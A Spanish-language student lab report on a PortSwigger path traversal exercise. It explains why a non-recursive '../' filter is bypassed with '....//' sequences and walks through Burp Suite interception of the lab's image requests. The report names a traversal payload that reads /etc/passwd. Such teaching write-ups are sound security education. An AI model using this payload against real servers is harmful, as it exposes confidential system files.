

UNIVERSIDAD POLITÉCNICA --- DE SAN LUIS POTOSÍ

Act. 09: File Path Traversal: Traversal
Sequences Stripped Non-Recursively
Nivel: PRACTITIONER

López Gómez Samuel-177393

CNO IV – Seguridad Informática

24/09/26

Servando López Contreras

Índice

Contenido

Índice	2
2. Marco teórico y explicación técnica de la vulnerabilidad	3
3. Procedimiento paso a paso y evidencias.....	4
3.1 Preparación del entorno de intercepción con Burp Suite	4
3.2 Acceso al laboratorio y generación de la URL	5
3.3 Envío de una petición a Repeater	8
3.4 Intentos de explotación en Burp Repeater.....	9
3.5 Confirmación de la resolución del laboratorio	11
4. Explicación técnica de los payloads	12
4.1 Payload fallido 1 — etc/passwd.....	12
4.2 Payload fallido 2 — ../../../../etc/passwd	12
4.3 Payload exitoso —//....//....//etc/passwd	12
5. Mitigación recomendada	12

2. Marco teórico y explicación técnica de la vulnerabilidad

Al igual que en otros laboratorios de la serie Path Traversal de PortSwigger, la aplicación carga las imágenes de sus productos mediante un endpoint del tipo:

```
GET /image?filename=39.jpg
```

donde el servidor concatena el valor de filename con un directorio base predeterminado (por ejemplo, /var/www/images/) para localizar el archivo solicitado. La particularidad de este laboratorio es el mecanismo de defensa que implementa: la aplicación busca y elimina la secuencia de caracteres "../" dentro del valor recibido, con el objetivo de impedir que el usuario navegue fuera del directorio de imágenes.

Sin embargo, esta sanitización tiene un defecto crítico en su implementación: se ejecuta de forma no recursiva, es decir, realiza una única pasada de búsqueda y reemplazo sobre la cadena de entrada, en lugar de repetir el proceso hasta que ya no queden coincidencias de "../". Esta diferencia, aparentemente sutil, es la que hace posible el bypass.

Cuando el filtro recibe una cadena como "....//" (cuatro puntos seguidos de dos diagonales), busca la subcadena "../" dentro de ella. Dicha subcadena sí existe, desplazada un carácter respecto al inicio: la cadena "....//" puede leerse como "." + "../" + "/". Al eliminar únicamente esa coincidencia interna, los caracteres que quedan a la izquierda y a la derecha de la coincidencia se unen entre sí, reconstruyendo accidentalmente la secuencia "../" que se pretendía bloquear. Como el filtro no vuelve a analizar la cadena resultante (no es recursivo), esta nueva secuencia "../" sobrevive intacta y es la que finalmente utiliza el sistema operativo para resolver la ruta del archivo.


Al repetir este patrón tres veces —"....//....//....//"— se reconstruyen tres niveles de retroceso de directorio ("../..../"), suficientes para salir del directorio base de imágenes y llegar a la raíz del sistema de archivos, desde donde se referencia directamente etc/passwd.

Este caso ilustra un principio importante en el diseño de controles de seguridad: una validación basada en eliminar patrones prohibidos (blacklist) es intrínsecamente frágil si no se aplica de forma recursiva o si no se revalida la cadena resultante después de cada transformación, ya que el propio proceso de "limpieza" puede terminar generando el patrón que se buscaba eliminar. Desde la óptica de los principios CIA, la vulnerabilidad compromete la Confidencialidad de la información del servidor, al permitir que un usuario no autorizado lea archivos del sistema operativo a los que no debería tener acceso desde una petición HTTP ordinaria.


3. Procedimiento paso a paso y evidencias

3.1 Preparación del entorno de intercepción con Burp Suite


Paso 1. se abrió Burp Suite Community Edition y, en la ventana de bienvenida, se seleccionó la opción "Temporary project in memory", ya que se trata de una sesión de práctica puntual que no requiere persistirse en disco.



Paso 2. en la siguiente ventana se eligió "Use Burp defaults" y se presionó "Start Burp", inicializando la herramienta con su configuración estándar: proxy de intercepción en 127.0.0.1:8080 y certificado CA propio para inspeccionar tráfico HTTPS.




Paso 3. Burp abrió su panel principal en la pestaña Proxy > Intercept, con el interceptor apagado. La herramienta advirtió además que aún no había listeners de proxy activos ("No proxy listeners are currently running"), lo cual es el estado normal antes de comenzar a capturar tráfico.




3.2 Acceso al laboratorio y generación de la URL


Paso 4. desde el navegador habitual se abrió la página de descripción del laboratorio en PortSwigger Web Security Academy y se dio clic en "ACCESS THE LAB". Esta acción generó una instancia única y temporal del laboratorio, con una URL aleatoria asociada a la sesión, que fue la que se utilizó en los pasos posteriores dentro de Burp.




Paso 5. el navegador redirigió automáticamente a la instancia del laboratorio, mostrando la tienda "We Like To Shop" ya cargada y en estado "Not solved". De la barra de direcciones se copió la URL completa del laboratorio para reutilizarla dentro del navegador integrado de Burp.



Paso 6. se regresó a Burp Suite y se activó "Intercept on" en la pestaña Proxy. A partir de este momento, toda petición que pase por el proxy quedará detenida hasta ser reenviada, descartada o editada manualmente. Después se presionó "Open browser", que abre una instancia de Chromium preconfigurada por Burp, con el proxy y el certificado CA correctos.



Paso 7. en el navegador embebido de Burp se pegó la URL del laboratorio obtenida en el paso 5. Al intentar cargar la página, Burp interceptó de inmediato la primera petición: GET / dirigida al dominio de la instancia, correspondiente al documento HTML principal. Se aceptó (Forward) para permitir que la carga continuara.



Paso 8. al seguir reenviando peticiones, Burp fue deteniendo una a una las numerosas solicitudes GET /image?filename=N.jpg que el navegador dispara automáticamente para cargar las miniaturas de cada producto del catálogo (filename=39.jpg, 53.jpg, 8.jpg, 31.jpg, etc.). Esta cola de peticiones dejó en evidencia el patrón exacto que utiliza la aplicación para referenciar cada imagen: un nombre de archivo simple pasado directamente como parámetro, sin ningún identificador indirecto.

Burp Suite Community Edition v2026.8 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop Request to https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=39.jpg

Time	Type	Direction	Method	URL
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=39.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=53.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=8.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=31.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=13.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=74.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=16.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=50.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=7.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=65.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=58.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=73.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=49.jpg
00:22:55 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=26.jpg
00:22:55 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=36.jpg
00:22:55 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=57.jpg
00:22:55 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=21.jpg
00:22:55 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=6.jpg
00:22:55 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=70.jpg

Request

Pretty Raw Hex

```
1 GET /image?filename=39.jpg HTTP/2
2 Host: 0adf000b038ad61b817420de008200ec.web-security-academy.net
3 Cookie: session=3fVEv5OcTb8ZbTyn9FDJBN8rduQvSRAC
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: es-419,es;q=0.9
6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
```

3.3 Envío de una petición a Repeater

Paso 9. sobre una de estas peticiones (filename=39.jpg) se dio clic derecho para abrir el menú contextual de Burp y se seleccionó "Send to Repeater" (Ctrl+R). Esto envía una copia exacta de la petición a la pestaña Repeater, donde puede modificarse manualmente y reenviarse cuantas veces sea necesario, observando la respuesta del servidor en tiempo real.

Burp Suite Community Edition v2026.8 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop Request to https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=39.jpg

Time	Type	Direction	Method	URL
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=39.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=53.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=8.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=31.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=13.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=74.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=16.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=50.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=7.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=65.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=58.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=73.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=49.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=26.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=36.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=57.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=21.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=6.jpg
00:22:54 24 S...	HTTP	→ Request	GET	https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=70.jpg

https://0adf000b038ad61b817420de008200ec.web-security-academy.net/image?filename=39.jpg


- Add to scope
- Forward
- Drop
- Add notes
- Highlight
- Don't intercept requests
- Do intercept
- Scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Organizer Ctrl+O
- Send to Comparer
- Request in browser

Request

Pretty Raw Hex


```
1 GET /image?filename=39.jpg HTTP/2
2 Host: 0adf000b038ad61b817420de008200ec.web-security-academy.net
3 Cookie: session=3fVEv5OcTb8ZbTyn9FDJBN8rduQvSRAC
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: es-419,es;q=0.9
6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
